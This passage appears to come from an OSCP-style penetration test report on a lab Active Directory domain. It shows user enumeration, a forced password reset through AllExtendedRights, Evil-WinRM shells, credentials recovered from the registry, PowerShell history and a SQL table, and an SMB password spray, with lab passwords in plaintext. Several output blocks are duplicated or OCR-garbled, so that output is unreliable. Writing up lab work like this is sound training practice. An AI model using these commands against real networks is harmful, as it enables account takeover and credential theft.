WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc20.oscp.exam:88)]
[Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc20.oscp.exam
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: dc20.oscp.exam
INFO: Found 29 users
INFO: Found 62 groups
INFO: Found 8 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WS26.oscp.exam
INFO: Querying computer: SRV22.oscp.exam
INFO: Querying computer: DC20.oscp.exam
INFO: Done in 00M 47S
INFO: Compressing output into 20260228024336_bloodhound.zip
```

Enumerated domain users using Impacket, identifying a total of 28 domain accounts including Administrator and krbtgt.

```
└─(kali㉿kali)-[~/oscp/AD]
└─$ cat userlist.txt
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Querying 172.16.107.200 for information about domain.

Name          Email          PasswordLastSet  LastLogon
-----
Administrator  2024-10-09 14:18:45.997396 2026-02-28 01:11:21.929718
Guest          <never>         <never>
krbtgt         2024-10-09 14:22:44.070505 <never>
c.rogers       2024-10-09 14:30:52.257224 <never>
b.martin       2024-10-09 14:30:52.366596 <never>
g.jarvis       2024-10-09 14:30:52.413473 <never>
r.andrews      2024-10-09 14:30:52.460377 2024-11-06 16:42:28.922101
a.bailey       2024-10-09 14:30:52.507222 <never>
c.dean         2024-10-09 14:30:52.554103 <never>
t.fuchs        2024-10-09 14:30:52.600979 <never>
p.gethin       2024-10-09 14:30:52.663472 <never>
l.evgeny       2024-10-09 14:30:52.710350 <never>
o.hughes       2024-10-09 14:30:52.757220 <never>
m.newman       2024-10-09 14:30:52.804111 <never>
s.tucker       2024-10-09 14:30:52.866596 <never>
u.gregory      2024-10-09 14:30:52.913473 <never>
b.williams     2024-10-09 14:30:52.975973 <never>
v.skinner      2024-10-09 14:30:53.022850 <never>
k.freeman      2024-10-09 14:30:53.069729 <never>
j.kole         2024-10-09 14:30:53.116608 <never>
w.byrd         2024-10-09 14:30:53.179104 <never>
d.hall         2024-10-09 14:30:53.225973 <never>
e.ddwards      2024-10-09 14:30:53.272857 <never>
b.cross        2024-10-09 14:30:53.335353 <never>
r.gallagher    2024-10-09 14:30:53.382226 <never>
s.fischer      2024-10-09 14:30:53.429123 <never>
f.hatfield     2024-10-09 14:30:53.475981 <never>
v.perry        2024-10-09 14:30:53.522854 <never>
```

```
(kali@kali)-[~/oscp/AD]
└─$ impacket-GetADUsers -all 'oscp.exam/r.andrews:BusyOfficeWorker890' -dc-ip 172.16.107.200 > userlist.txt

(kali@kali)-[~/oscp/AD]
└─$ cat userlist.txt
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Querying 172.16.107.200 for information about domain.
Name                                     Email                                     PasswordLastSet                         LastLogon
-----
Administrator                           2024-10-09 14:18:45.997396 2026-02-28 01:11:21.929718
Guest                                   <never>                           <never>
krbtgt                                  2024-10-09 14:22:44.070505 <never>
c.rogers                                2024-10-09 14:30:52.257224 <never>
b.martin                                2024-10-09 14:30:52.366596 <never>
g.jarvis                                2024-10-09 14:30:52.413473 <never>
r.andrews                                2024-10-09 14:30:52.460377 2024-11-06 16:42:28.922101
a.bailey                                2024-10-09 14:30:52.507222 <never>
c.dean                                  2024-10-09 14:30:52.554103 <never>
t.fuchs                                 2024-10-09 14:30:52.600979 <never>
p.gethin                                2024-10-09 14:30:52.663472 <never>
l.evgeny                                2024-10-09 14:30:52.710350 <never>
o.hughes                                2024-10-09 14:30:52.757220 <never>
m.newman                                2024-10-09 14:30:52.804111 <never>
s.tucker                                 2024-10-09 14:30:52.866596 <never>
u.gregory                                2024-10-09 14:30:52.913473 <never>
b.williams                              2024-10-09 14:30:52.975973 <never>
v.skinner                                2024-10-09 14:30:53.022850 <never>
k.freeman                                2024-10-09 14:30:53.069729 <never>
j.kole                                  2024-10-09 14:30:53.116608 <never>
w.byrd                                  2024-10-09 14:30:53.179104 <never>
d.hall                                  2024-10-09 14:30:53.225973 <never>
e.ddwards                                2024-10-09 14:30:53.272857 <never>
b.cross                                  2024-10-09 14:30:53.335353 <never>
r.gallagher                             2024-10-09 14:30:53.382726 <never>
s.fischer                                2024-10-09 14:30:53.429123 <never>
f.hatfield                              2024-10-09 14:30:53.475981 <never>
v.perry                                  2024-10-09 14:30:53.522854 <never>
```


Saved the enumerated domain user list to a file named userlist.txt.

```
(kali@kali)-[~/oscp/AD]
└─$ cat userlist.txt
Administrator
Guest
krbtgt
c.rogers
b.martin
g.jarvis
r.andrews
a.bailey
c.dean
t.fuchs
p.gethin
l.evgeny
o.hughes
m.newman
s.tucker
u.gregory
b.williams
v.skinner
k.freeman
j.kole
w.byrd
d.hall
```

```
e.ddwards
b.cross
r.gallagher
s.fischer
f.hatfield
v.perry
```

5.1.6 Lateral Movement (r.andrews to g.jarvis)

BloodHound analysis revealed that the r.andrews account has "AllExtendedRights" permission over the g.jarvis account. Since "AllExtendedRights" includes the ability to forcibly change the target account's password, this permission can be abused to take over the g.jarvis account.



Abused the "AllExtendedRights" permission to forcibly change the password of the g.jarvis account to "1q2w3e4r!" via net rpc.

```
(kali㉿kali)-[~/oscp/AD]
└─$ net rpc password "g.jarvis" -U "oscp.exam/r.andrews"% "BusyOfficeWorker890" -S "172.16.107.200"
Enter new password for g.jarvis:

(kali㉿kali)-[~/oscp/AD]
└─$ net rpc password "g.jarvis" -U "oscp.exam/r.andrews"% "BusyOfficeWorker890" -S "172.16.107.200"
Enter new password for g.jarvis:
```

Successfully authenticated to SMB using the changed credentials (g.jarvis:1q2w3e4r!).

```
(kali㉿kali)-[~/oscp/AD]
└─$ nxc smb 192.168.107.206 -u 'g.jarvis' -p '1q2w3e4r!'
SMB 192.168.107.206 445 WS26 [*] Windows 11 Build 22H2 x64 (name:WS26) (domain:oscp.exam) (signing:False) (SMBv1:False)
SMB 192.168.107.206 445 WS26 [+] oscp.exam\g.jarvis:1q2w3e4r!

(kali㉿kali)-[~/oscp/AD]
└─$ nxc smb 192.168.107.206 -u 'g.jarvis' -p '1q2w3e4r!'
SMB 192.168.107.206 445 WS26 [*] Windows 11 Build 22H2 x64 (name:WS26) (domain:oscp.exam) (signing:False) (SMBv1:False)
SMB 192.168.107.206 445 WS26 [+] oscp.exam\g.jarvis:1q2w3e4r!
```

Successfully established a WinRM remote shell session using the changed g.jarvis account credentials.


```
(kali㉿kali)-[~/oscp/AD]
└─$ evil-winrm -i 192.168.107.206 -u 'g.jarvis' -p '1q2w3e4r!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\g.jarvis\Documents>
```



5.1.7 Privilege Escalation

Executed winPEAS to enumerate local privilege escalation possibilities and saved the output to a file.

```
*Evil-WinRM* PS C:\Users\g.jarvis\Documents> .\winpeas.exe > winpeas
```

The winPEAS output revealed that the administrator account's plaintext password (CarHammerChip964) was exposed in the registry.

```
ÉÉÉÉÉÉÉÉÉÉ Looking for possible regs with creds
É https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#inside-the-registry
  Not Found
  Not Found
  UserName: administrator
  Password: CarHammerChip964
  Not Found
```



Successfully established a WinRM remote shell session using the obtained administrator credentials.

```
(kali㉿kali)-[~/oscp/AD]
└─$ evil-winrm -i 192.168.107.206 -u 'administrator' -p 'CarHammerChip964'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
```

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\Administrator\Documents>

```
(kali@kali)-[~/oscp/AD]
└─$ evil-winrm -i 192.168.107.206 -u 'administrator' -p 'CarHammerChip964'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Obtained proof.txt with Administrator privileges, completing the compromise of the WS26 host.

Evil-WinRM PS C:\Users\Administrator\Desktop> type proof.txt

93b6d72baab1c6062f8e8a444dc56223

Evil-WinRM PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.107.206
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.107.254
```

Ethernet adapter Ethernet1:

```
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 172.16.107.206
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type proof.txt
93b6d72baab1c6062f8e8a444dc56223
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.107.206
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.107.254
```

Ethernet adapter Ethernet1:

```
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 172.16.107.206
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

Evil-WinRM PS C:\Users\Administrator\Desktop>

5.1.8 Post Exploitation

Obtained the plaintext password (BusyWorkerDay777) used during the creation of the b.martin account from the Administrator's PowerShell command history.

```
*Evil-WinRM* PS C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> dir

Directory: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine

Mode                LastWriteTime         Length Name
----                -
-a----          10/9/2024 11:41 AM           2092 ConsoleHost_history.txt

*Evil-WinRM*      PS      C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> type
ConsoleHost_history.txt
Get-Service | Where-Object {.Status -eq "Running"}
Get-WmiObject -Class Win32_LogicalDisk | Select-Object DeviceID, FreeSpace, Size
Get-Process | Sort-Object CPU -Descending | Select-Object -First 5
Get-NetAdapter | Where-Object {.Status -eq "Up"}
Get-Childitem -Path C:\ -Recurse | Where-Object {.Length -gt 100MB}
Invoke-Command -ComputerName DC20 -ScriptBlock {Get-ADUser -Filter * -Properties LastLogonDate}
New-ADUser -Name "Barrett Martin" -SamAccountName "b.martin" -UserPrincipalName "b.martin@oscp.exam" -
AccountPassword (ConvertTo-SecureString "BusyWorkerDay777" -AsPlainText -Force) -Enabled True
Set-Executionpolicy -Scope CurrentUser -ExecutionPolicy UnRestricted -Force -Confirm:False
[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]'Ssl3,Tls,Tls11,Tls12';
= 'https://raw.githubusercontent.com/stevencohn/WindowsPowerShell/main'
Invoke-WebRequest -Uri "/common.ps1" -OutFile C:\common.ps1;
Invoke-WebRequest -Uri "/Initialize-Machine.ps1" -OutFile C:\Initialize-Machine.ps1
Exit

*Evil-WinRM* PS C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> type ConsoleHost_history.txt
Get-Service | Where-Object {.Status -eq "Running"}
Get-WmiObject -Class Win32_LogicalDisk | Select-Object DeviceID, FreeSpace, Size
Get-Process | Sort-Object CPU -Descending | Select-Object -First 5
Get-NetAdapter | Where-Object {.Status -eq "Up"}
Get-Childitem -Path C:\ -Recurse | Where-Object {.Length -gt 100MB}
Invoke-Command -ComputerName DC20 -ScriptBlock {Get-ADUser -Filter * -Properties LastLogonDate}
New-ADUser -Name "Barrett Martin" -SamAccountName "b.martin" -UserPrincipalName "b.martin@oscp.exam" -AccountPassword (ConvertTo-SecureString "BusyWorkerDay777" -AsPlainText -Force) -Enabled True
Set-Executionpolicy -Scope CurrentUser -ExecutionPolicy UnRestricted -Force -Confirm:False
[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]'Ssl3,Tls,Tls11,Tls12';
= 'https://raw.githubusercontent.com/stevencohn/WindowsPowerShell/main'
Invoke-WebRequest -Uri "/common.ps1" -OutFile C:\common.ps1;
Invoke-WebRequest -Uri "/Initialize-Machine.ps1" -OutFile C:\Initialize-Machine.ps1
Exit
*Evil-WinRM* PS C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>
```

5.2 SRV22 - 172.16.107.202

5.2.1 Service Enumeration

Performed an Nmap port scan against the target host.

```
(kali㉿kali)-[~]
└─$ sudo nmap 172.16.107.202 --open --min-rate 3000 -oN scan_202
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 03:12 -0500
Nmap scan report for 172.16.107.202
Host is up (0.18s latency).
Not shown: 994 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5985/tcp   open  wsman
8080/tcp   open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 4.79 seconds
```

5.2.2 Initial Access

Successfully authenticated to SMB on SRV22 (172.16.107.202) using the b.martin account credentials obtained from the PowerShell command history of the WS26 (192.168.107.206) Administrator.

```
(kali㉿kali)-[~/oscp/AD]
└─$ nxc smb 172.16.107.202 -u 'b.martin' -p 'BusyWorkerDay777'
SMB      172.16.107.202 445  SRV22      [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV22) (domain:oscp.exam)
(signing:False) (SMBv1:False)
SMB      172.16.107.202 445  SRV22      [+] oscp.exam\b.martin:BusyWorkerDay777

(kali㉿kali)-[~/oscp/AD]
└─$ nxc smb 172.16.107.202 -u 'b.martin' -p 'BusyWorkerDay777'
SMB      172.16.107.202 445  SRV22      [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV22) (domain:oscp.exam) (signing:False) (SMBv1:False)
SMB      172.16.107.202 445  SRV22      [+] oscp.exam\b.martin:BusyWorkerDay777
```

Successfully authenticated to SRV22 via RDP using the b.martin account.

```
(kali㉿kali)-[~/oscp/AD]
└─$ nxc rdp 172.16.107.202 -u 'b.martin' -p 'BusyWorkerDay777'
RDP      172.16.107.202 3389 SRV22      [*] Windows 10 or Windows Server 2016 Build 17763 (name:SRV22)
(domain:oscp.exam) (nla:True)
RDP      172.16.107.202 3389 SRV22      [+] oscp.exam\b.martin:BusyWorkerDay777 (Pwn3d!)

(kali㉿kali)-[~/oscp/AD]
└─$ nxc rdp 172.16.107.202 -u 'b.martin' -p 'BusyWorkerDay777'
^LRDP    172.16.107.202 3389 SRV22      [*] Windows 10 or Windows Server 2016 Build 17763 (name:SRV22) (domain:oscp.exam) (nla:True)
RDP      172.16.107.202 3389 SRV22      [+] oscp.exam\b.martin:BusyWorkerDay777 (Pwn3d!)
```

Connected to SRV22 via RDP as b.martin using xfreerdp3.

```
(kali㉿kali)-[~/oscp/AD]
└─$ xfreerdp3 /v:172.16.107.202 /u:b.martin /p:BusyWorkerDay777 +clipboard +dynamic-resolution
[20:52:49:826] [859275:000d1c8b] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure
[20:52:49:826] [859275:000d1c8b] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials
or secrets via command line might expose these in the process list
[20:52:49:826] [859275:000d1c8b] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one
of the following (more secure) alternatives:
[20:52:49:826] [859275:000d1c8b] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - /args-from: pipe
in arguments from stdin, file or file descriptor
[20:52:49:826] [859275:000d1c8b] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - /from-stdin pass
the credential via stdin
[20:52:49:826] [859275:000d1c8b] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - set environment
variable FREERDP_ASKPASS to have a gui tool query for credentials
[20:52:49:837] [859275:000d1c8d] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x08 -> no RDP
scancode found
[20:52:49:837] [859275:000d1c8d] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: ZEHA: keycode: 0x5d -> no RDP
scancode found
[20:52:50:641] [859275:000d1c8d] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure 'self-signed
certificate (18)' at stack position 0
[20:52:50:641] [859275:000d1c8d] [WARN][com.freerdp.crypto] - [verify_cb]: CN = SRV22.oscp.exam
[20:52:50:644] [859275:000d1c8d] [ERROR][com.freerdp.crypto] - [x509_utils_from_pem]: BIO_new failed for certificate
[20:52:50:644] [859275:000d1c8d] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]:
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@
[20:52:50:644] [859275:000d1c8d] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: @
WARNING: CERTIFICATE NAME MISMATCH! @
[20:52:50:644] [859275:000d1c8d] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]:
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@
[20:52:50:644] [859275:000d1c8d] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: The hostname
used for this connection (172.16.107.202:3389)
[20:52:50:644] [859275:000d1c8d] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: does not match
the name given in the certificate:
[20:52:50:644] [859275:000d1c8d] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: Common
Name (CN):
```

5.2.3 Privilege Escalation

Confirmed that SQL Server (sqlservr.exe) and SQL Agent (SQLAGENT.EXE) are running on SRV22 via the tasklist command.

```
PS C:\Users\b.martin> tasklist
```

Image Name	PID	Session Name	Session#	Mem Usage
=====				
System Idle Process		0 Services	0	8 K
System		4 Services	0	124 K
Registry		88 Services	0	76,136 K
smss.exe		272 Services	0	1,176 K
csrss.exe		380 Services	0	5,440 K
csrss.exe		484 Console	1	4,696 K
wininit.exe		500 Services	0	6,704 K
winlogon.exe		548 Console	1	17,016 K

```

services.exe      624 Services      0  13,024 K
lsass.exe         644 Services      0  19,160 K
svchost.exe       744 Services      0   3,832 K
svchost.exe       768 Services      0  23,968 K
fontdrvhost.exe   788 Services      0   3,876 K
fontdrvhost.exe   796 Console        1   4,072 K
svchost.exe       872 Services      0  11,424 K
svchost.exe       924 Services      0   8,928 K
dwm.exe           976 Console        1  46,216 K
svchost.exe        64 Services      0  11,260 K
svchost.exe       248 Services      0 108,344 K
svchost.exe       372 Services      0   7,156 K
svchost.exe        8 Services      0   7,808 K
svchost.exe       892 Services      0  10,016 K
svchost.exe      1044 Services      0  11,884 K
svchost.exe      1076 Services      0   6,772 K
svchost.exe      1124 Services      0   8,792 K
<SNIP>
sqlceip.exe       3824 Services      0  60,392 K
sqlservr.exe      4104 Services      0 353,104 K
java.exe          4268 Services      0 271,796 K
conhost.exe       4276 Services      0  12,196 K
SQLAGENT.EXE      4580 Services      0 29,060 K
<SNIP>

```

Connected to SQL Server via sqlcmd and obtained plaintext credentials for 5 domain accounts from the creds table in the accounts database.

```

PS C:\Users> sqlcmd
1> SELECT * FROM SYS.sysdatabases
2> go
name                                     dbid  sid
mode  status  status2  crdate                reserved  category  cmptlevel  filename
version
-----
master                                     1 0x01
0  65544 1090520064 2003-04-08 09:13:36.390 1900-01-01 00:00:00.000 0  150 C:\Program Files\Microsoft SQL
Server\MSSQL15.MSSQLSERVER\MSSQL\DATA\master.mdf
904
tempdb                                     2 0x01
0  65544 1090520064 2024-11-11 10:28:50.330 1900-01-01 00:00:00.000 0  150 C:\Program Files\Microsoft SQL
Server\MSSQL15.MSSQLSERVER\MSSQL\DATA\tempdb.mdf
904
model                                     3 0x01
0  65536 1090519040 2003-04-08 09:13:36.390 1900-01-01 00:00:00.000 0  150 C:\Program Files\Microsoft SQL
Server\MSSQL15.MSSQLSERVER\MSSQL\DATA\model.mdf
904
msdb                                       4 0x01
0  65544 1627390976 2019-09-24 14:21:42.270 1900-01-01 00:00:00.000 0  150 C:\Program Files\Microsoft SQL
Server\MSSQL15.MSSQLSERVER\MSSQL\DATA\MSDBData.mdf
904
accounts                                  5
0x01050000000000005150000006C7AFC125CB40381C826147DF4010000 0
1073807360 1627389952 2024-10-09 12:21:55.657 1900-01-01 00:00:00.000 0  150 C:\Program Files\Microsoft SQL
Server\MSSQL15.MSSQLSERVER\MSSQL\DATA\accounts.mdf

```

904

(5 rows affected)

1> use accounts

2> go

Changed database context to 'accounts'.

1> `SELECT * FROM INFORMATION_SCHEMA.TABLES

2> go

Msg 102, Level 15, State 1, Server SRV22, Line 1

Incorrect syntax near ''.

1> SELECT * FROM INFORMATION_SCHEMA.TABLES

2> go

TABLE_CATALOG

TABLE_NAME

TABLE_TYPE

TABLE_SCHEMA

accounts

dbo

creds

BASE TABLE

(1 rows affected)

1> select * from creds

2> go

username

password

oscp\m.newman

SnoreDirtyOrbit111

oscp\s.tucker

TimePastTravel235

oscp\c.rogers

SnoozeRinseRevolve231

oscp\v.skinner

DeeplyImportantThing444

oscp\k.freeman

RainDropsToday345

(5 rows affected)

1>

```
PS C:\Users\sglme>
1> SELECT * FROM sys.databases
2> go
cat
status status2 create version reserved category caption filename desc sid mod
-----
master 05564 1800520004 2003-08-08 00:12:36.200 1000-01-01 00:00:00.000 0 108 C:\Program Files\Microsoft SQL Server\MSSQL11-MSSQLSERVER\MSSQL\DATA\master.mdf 0
tempdb 05564 1800520004 2003-11-11 00:26:50.200 1000-01-01 00:00:00.000 0 108 C:\Program Files\Microsoft SQL Server\MSSQL11-MSSQLSERVER\MSSQL\DATA\tempdb.mdf 0
model 05564 1800510000 2003-08-08 00:13:36.700 1000-01-01 00:00:00.000 0 108 C:\Program Files\Microsoft SQL Server\MSSQL11-MSSQLSERVER\MSSQL\DATA\model.mdf 0
msdb 05564 1027500076 2010-00-24 16:31:42.270 1000-01-01 00:00:00.000 0 108 C:\Program Files\Microsoft SQL Server\MSSQL11-MSSQLSERVER\MSSQL\DATA\msdbdata.mdf 0
accounts 1871007100 1027100052 2024-10-00 12:21:04.057 1000-01-01 00:00:00.000 0 108 C:\Program Files\Microsoft SQL Server\MSSQL11-MSSQLSERVER\MSSQL\DATA\accounts.mdf 0

(5 rows affected)
1> use accounts
2> go
Changed database context to 'accounts'.
1> `SELECT * FROM INFORMATION_SCHEMA.TABLES
2> go
Msg 102, Level 15, State 1, Server SRV22, Line 1
Incorrect syntax near ''
1> SELECT * FROM INFORMATION_SCHEMA.TABLES
2> go
TABLE_CATALOG TABLE_NAME TABLE_TYPE TABLE_SCHEMA
-----
accounts BASE TABLE dbo creds

(1 rows affected)
1> select * from creds
2> go
username password
-----
oscp\m.newman SnoreDirtyOrbit111
oscp\s.tucker TimePastTravel235
oscp\c.rogers SnoozeRinseRevolve231
oscp\v.skinner DeeplyImportantThing444
oscp\k.freeman RainDropsToday345
Activate Windows
Go to Settings to activate Windows.

(5 rows affected)
1>
```

The obtained credentials are as follows.

```
- oscp\m.newman / SnoreDirtyOrbit111
- oscp\s.tucker / TimePastTravel235
- oscp\c.rogers / SnoozeRinseRevolve231
- oscp\v.skinner / DeeplyImportantThing444
- oscp\k.freeman / RainDropsToday345
```

Performed a credential spray against SRV22 using the obtained credentials, successfully authenticating as c.rogers and confirming that the account holds local administrator privileges.

```
└─(kali㉿kali)-[~/oscp/AD]
└─$ nxc smb 172.16.107.202 -u users.txt -p password.txt -t 100
SMB 172.16.107.202 445 SRV22 [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV22) (domain:oscp.exam)
(signing:False) (SMBv1:False)
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\m.newman:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\s.tucker:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\c.rogers:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\v.skinner:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\k.freeman:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\.:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\m.newman:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\s.tucker:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\c.rogers:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\v.skinner:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\k.freeman:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\m.newman:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\s.tucker:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\c.rogers:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\v.skinner:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\k.freeman:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\.:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\m.newman:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\s.tucker:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\c.rogers:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\v.skinner:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\k.freeman:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\.:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\m.newman:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\s.tucker:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\c.rogers:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\v.skinner:TimePastTravel235 STATUS_LOGON_FAILURE
